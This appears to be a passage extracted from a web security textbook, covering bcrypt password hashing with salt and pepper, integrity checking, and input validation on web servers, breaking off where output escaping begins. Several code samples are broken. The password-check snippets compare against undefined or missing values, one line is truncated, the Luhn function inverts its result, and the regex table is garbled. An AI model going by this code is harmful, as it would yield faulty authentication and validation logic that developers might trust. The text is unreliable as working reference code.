
**3**

Sometime later, the user logs back in and supplies their password. A hash value is calculated and compared to the previously saved value.




**4**

If they match, the user can be authenticated!



**5**

If they don't match, we can infer that user must have entered their password incorrectly.



Your web application can still check the correctness of a password when a user logs back in, however, by recalculating the hash value of the newly entered password and comparing it to the stored value:

```
require 'bcrypt'

password = "my_topsecretpassword"
salt      = BCrypt::Engine.generate_salt
hash      = BCrypt::Engine.hash_secret(password, salt) #A

password_to_check = "topsecretpassword"

if BCrypt::Engine.hash_secret(password, salt) == hashed_password
  puts "Password is correct!"
else
  puts "Password is incorrect."
end
```

## B SECURE

This Ruby code uses the `bcrypt` algorithm, which is a good choice for a strong hashing algorithm. An encryption algorithm is strong if it takes a lot (an unfeasibly huge amount) of computing power to reverse-engineer the values. Older hashing algorithms, like MD5, are now considered weak because the availability of computing resources has grown so much since their invention.

## Salting

The preceding code snippet also illustrates the use of a *salt*, an element of randomness that means the output of the hashing algorithm will be different each time you run this code, even given the same password. Adding a "salt" to your hashes is called *salting*. You can use the same salt for each password you store, or better yet, generate a new one for each password and store it alongside the password. Even better yet, you can combine these techniques: *peppering* is when the element of randomness comes both from a standard value in configuration and a per-password generated value.

```
require 'bcrypt'
```

```
pepper = "e4b1aa34-3a37-4f4a-8e71-83f602bb098e" #A


password = "my_topsecretpassword"
salt      = BCrypt::Engine.generate_salt
hash      = BCrypt::Engine.hash_secret(password + pepper, salt) #B

# Store the hashed password and salt in a database or elsewhere

password_to_check = "my_topsecretpassword"

if BCrypt::Engine.hash_secret(check_password + pepper, salt) ==
  puts "Password is correct!"
else
  puts "Password is incorrect."
end
```

Salting and/or peppering your hashes helps protect against an attacker who is armed with a *lookup table*, a list of precalculated hash values for common passwords and hash algorithms. Without salted passwords, a large chunk of your passwords can be easily backward-engineered by checking them against the lookup table. With salted passwords, an attacker will have to resort to *brute force* passwords—in other words, trying common passwords one at a time and checking them against the hash value.



## Integrity checking

In the last chapter, we saw how you can use the `subresource integrity` attribute to detect malicious changes to JavaScript files. This is illustrative of a broader concept called *integrity checking*, which allows two communicating software systems to detect unexpected changes in data that look suspicious.

Integrity checking has analogs in real life. Tamper-evident packaging is designed to indicate when a container has been opened and is used to package medications or foods that need to be kept free of contamination.



To perform integrity checking on data, you pass the data through a hashing algorithm. You can then pass the data, the hash value, and the name of the hashing algorithm to downstream systems. The recipient of the data can then recalculate the hash value and detect when the data has been manipulated. (To prevent an attacker from simply recalculating the hash for maliciously tampered data, hashes are generally stored in separate locations or passed down different channels.)

Once you are familiar with integrity checking, you will see it everywhere. Some common uses are:

- Ensuring data packets have not been manipulated during transmission when using TLS
- Ensuring software modules have not been manipulated when downloaded by a dependency manager
- Ensuring code is deployed cleanly (i.e., without errors or modifications) to servers
- Detecting suspicious changes in sensitive files during intrusion detection
- Ensuring session data has not been manipulated when passing session state in a browser cookie

To avoid the risk of an attacker manipulating the data *and* the hash value, either they will be passed via separate channels or the hashing algorithm will be set up so that only the sender and recipient can calculate values. (Often, they will have exchanged a set of keys beforehand over a secure channel.)

## Summary

- Encryption can be used to secure data passing over a network. In particular, public key encryption allows secure communication over the internet protocol.
- Practically speaking, using encryption in transit means acquiring a digital certificate, deploying it to your hosting provider, redirecting HTTP connections to HTTPS, and adding an HTTP Strict Transport Policy to your web application.
- Encryption can also be used to secure data at rest. Databases or log files that contain sensitive information should make use of this.
- Passwords for your web application should be hashed with a strong hash and salted and peppered before being stored. Never store passwords in plain text!
- Hashing can be used to perform integrity checking, giving you the ability to detect unexpected changes in files, data packets, code, or session state.

# 4 Web server security

## This chapter covers

- The importance of validating inputs sent to a web server
- How escaping control characters in output can defuse many attacks on a web server
- The correct HTTP methods to use when fetching and editing resources on a web server
- How using multiple overlapping layers of defense can help keep your web server secure
- How restricting permissions in the web server can help protect your application


In Chapter 2 we dealt with security in the browser. In this chapter we will look at the other end of the HTTP conversation: the web server. Web servers are notionally simpler than browsers—they are, essentially, machines for reading HTTP requests and writing HTTP responses—but they are also a far more common target for hackers. A hacker can target code in a browser only indirectly, by building malicious websites or finding ways to inject JavaScript into existing ones. Web servers, on the other hand, are directly accessible to anyone with an internet connection and a desire to cause trouble.

## Validating input

Securing a web server starts at the server boundaries. Most attempts to attack your web server arrive as maliciously crafted HTTP requests, sent from scripts or bots, probing your server for vulnerabilities. Protecting yourself against these threats should be a priority. Such attacks can be mitigated by validating HTTP requests as they arrive and rejecting any that look suspicious. Let's look at a few methods of doing this.

### Allow lists

In computer science, an *allow list* is a list of valid inputs to a system. When taking an input from an HTTP request, checking it against an allow list (and rejecting the HTTP request if the value isn't in the list) is the safest possible way to validate input.



You are effectively enumerating all the permitted input values ahead of time, preventing an attacker from supplying an invalid (and potentially malicious) value for that input. Here's how you might validate an HTTP parameter in Ruby:

```
input_value = 'GBP'  
  
raise StandardError, "Invalid currency!" unless %w[USD EUR JPY].i
```


Allow lists can be applied to other parts of the HTTP request, too. Some

sensitive web applications can lock down access for particular accounts by IP address, so using allow lists to check IP addresses is a common approach.

Allow lists are the gold standard for input validation, and you should use them whenever it is feasible! Not all inputs can be validated in this fashion, so let's look at some more flexible methods of validation.

## Block lists

For many types of input, you cannot specify all the values ahead of time. For example, if somebody signs up to your site and supplies their email address, your code won't have a list of all the world's email addresses. So, instead, you may want to implement a *block list*, a list of values that are explicitly banned.



This strategy offers much less protection than an allow list—you can't imagine every conceivable malicious input, in most cases—but is handy as a last resort:

```
input_value = 'a_darn_shame'  
  
profanities = %w[darn heck frick shoot]  
  
if profanities.any? { |profanity| input_value.include?(profanity)}
```

```
raise StandardError.new 'Bad word detected!'
end
```

The block list is a powerful technique if you need an easy way to enumerate harmful input values, particularly if they are drawn from configuration and can be updated without redeploying the code.

## Pattern matching

If an allow list isn't feasible, the most secure approach is to ensure that each HTTP input matches an expected pattern. Since most HTTP parameters arrive as strings of text, this means checking that each parameter value:

- Is greater than minimal length (in case a username has more than 3 characters, for instance)
- Is less than a maximum length (so that a hacker cannot cram the entire text of *Moby Dick* into the username field)
- Contains only expected characters, in an expected order

The following figure shows some validations you might apply when accepting a date input in the American date format):

# "12/27/2012"



One or two digits  
starting, starting  
with 1 or 0, with  
the second digit  
being 0, 1 or 2 if  
the first digit is 1

One or two digits  
starting, starting  
with 0, 1, 2 or 3,  
with the second  
digit being 0 or 1 if  
the first digit is 3

Four digits, starting  
with 19 or 20

Pattern matching is a helpful way of protecting against malicious and unforeseen inputs. If you can restrict HTTP parameters to include only alphanumeric characters, for instance, you can ensure that the inputs don't contain *metacharacters*, or characters that may have special meaning when passed to a downstream system like a database. For example, the following Ruby code will replace all nonalphanumeric characters with the underscore character (the trailing `/i` tells Ruby to ignore the case):

```
input_value = input_value.gsub(/[^0-9a-z]/i, '_')
```

The malicious injection of metacharacters in HTTP parameters is the basis of a whole range of *injection attacks*, which allow an attacker to relay malicious code to a database or the operating system through the web server. We'll look at some injection attacks in the next section.

## USING REGEX FOR VALIDATION

It's often useful to validate inputs with *regular expressions*—regex, for short—a way of describing the permissible characters and their ordering. Regexes can be used to ensure that email addresses are in a valid format, dates are well-formed, and IP addresses are believable, for example, as spelled out in this table:

Data Type	Regex Pattern
ISO date ("2032-08-17T00:00:00")	\d{4}-[01]\d-[0-3]\dT[0-2]\d:[0-5]\d:[0-5]\d([+-][0-2])\d:[0-5]\d z)
IPv4 address ("125.0.0.3")	((25[0-5] (2[0-4] 1\d)[1-9] )\d)\.\.?b){4}
IPv6 address ("2001:0db8:85a3:0000:0000:8a2e:0370:7334")	0-9A-Fa-f]{0,4}:){2,7}([0-9A-Fa-f]{1,4}\$ ((25[0-5] 2[0-4][0-9] 01)?[0-9][0-9]?)(\. \$)){4})

## Further validation

The more input validation you perform, the more secure your web server will be, so often it's good to go beyond simple pattern matching. It pays to do some research on how best to validate specific data points. For instance, the last digit of a credit card is calculated by the Luhn algorithm and can be used to reject invalid numbers immediately, as illustrated by this Python code:

```
def is_valid_credit_card_number(card_number):
    def digits_of(n):
        return [int(d) for d in str(n)]

    digits      = digits_of(card_number)
    odd_digits  = digits[-1::-2]
    even_digits = digits[-2::-2]
    checksum    = sum(odd_digits)

    for d in even_digits:
        checksum += sum(digits_of(d*2))

    return bool(checksum % 10)
```

Many programming languages have well-established packages that allow for a wide range of validation of data types. Make use of these whenever you can because they tend to be maintained by experts who will have thought through all the weird, unexpected cases. In Python, for instance, you can use the validators library to validate everything from URLs to MAC addresses:

```
import validators

validators.url("https://google.com")
validators.mac_address("01:23:45:67:ab:CD")
```


## Email validation

If a user has supplied an email address that appears to be valid, do not assume that they have access to the corresponding email account. (If it's not valid, however, you can usefully complain they have mistyped it and request them to re-enter the address.)

An email address should be marked as unconfirmed until you have sent an email and received proof of receipt. Even if an email looks to be valid (it has an @ symbol in the middle, and the second half corresponds to an internet domain hosting an MX record in the DNS system), you still can't be sure the user entering the email in your site has control of that address. The only way to be certain is to generate a strongly random token, send a link with that token to the email address, and ask the recipient to click on that link:

**1**

A user signs up with a new email address. Their email is marked in the database as unconfirmed.




**2**

A random token - the confirmation token - is saved to the database next to the email address.




**3**

The web application sends a link containing the confirmation token to the email address.



**4**

The user confirms they have access to the email account by clicking the link.




**5**

The web application marks the email as confirmed.



## **Validating file uploads**

Files uploaded to a web server are usually written to disk in some fashion, so they are a favorite tool for hackers. Uploaded files are a tricky input to validate, because they arrive as a stream of data and are often encoded in a binary format.



If you accept file uploads, at a bare minimum you must a) validate the file type by checking the file headers and b) place a limit on the maximum size of the file. You should also check for valid file name extensions, but remember that an attacker can name the file anything they choose, so the file extension can be misleading.

Here's how you would use the `Magic` library (a wrapper for the Linux utility `libmagic`) to detect file types in Python:

```
import magic

file_type = magic.from_file("upload.png", mime=True)

assert file_type == "image/png"
```

### **Client-side validation**

In chapter 2, we saw how JavaScript can use the File API to check the size and content type of a file. JavaScript can also validate form fields, and HTML itself has a number of built-in validations for text entry:

```
const email = document.getElementById("email")

email.addEventListener("input", (event) => {
  if (email.validity.typeMismatch) {
    email.setCustomValidity("This is not a valid email address!")
    email.reportValidity()
  } else {
    email.setCustomValidity("")
  }
})
```


This type of client-side validation (and dedicated types of input fields for specific data types) gives immediate feedback to the user but provides no security to your web server—since hackers will generally not send requests from a browser, they will instead use scripts or bots. You must implement validation on the server side to guarantee security; once that is in place, you can use client-side validation to improve the user experience.

Validating files for malicious content is a difficult task, as we shall see in Chapter 11, and simple file header checks like the ones illustrated only really scratch the surface. It's often better to store files in a third-party *Content Management System* (CMS) or a web storage solution like Amazon's Simple Storage Service (S3) to keep the files at arm's length.

## **Escaping output**

In the last section, we saw how important it is to validate input to a web server because malicious HTTP requests can cause unintended consequences on your applications. (Well, unintended by you; hackers very much intend to achieve them.) It's just as important to be strict about the *output* from your web server, whether that means the contents of your HTTP responses or commands you send to other systems (like databases, log servers, or the operating system).


Being strict about output means *escaping* the output sent to the downstream system, replacing metacharacters that have a special meaning to that system with an *escape sequence* that tells the downstream system, for example, "there was a < character here, but don't treat it as the start of an HTML tag." As usual, this concept is better illustrated by example, so let's look at three key contexts where escaping 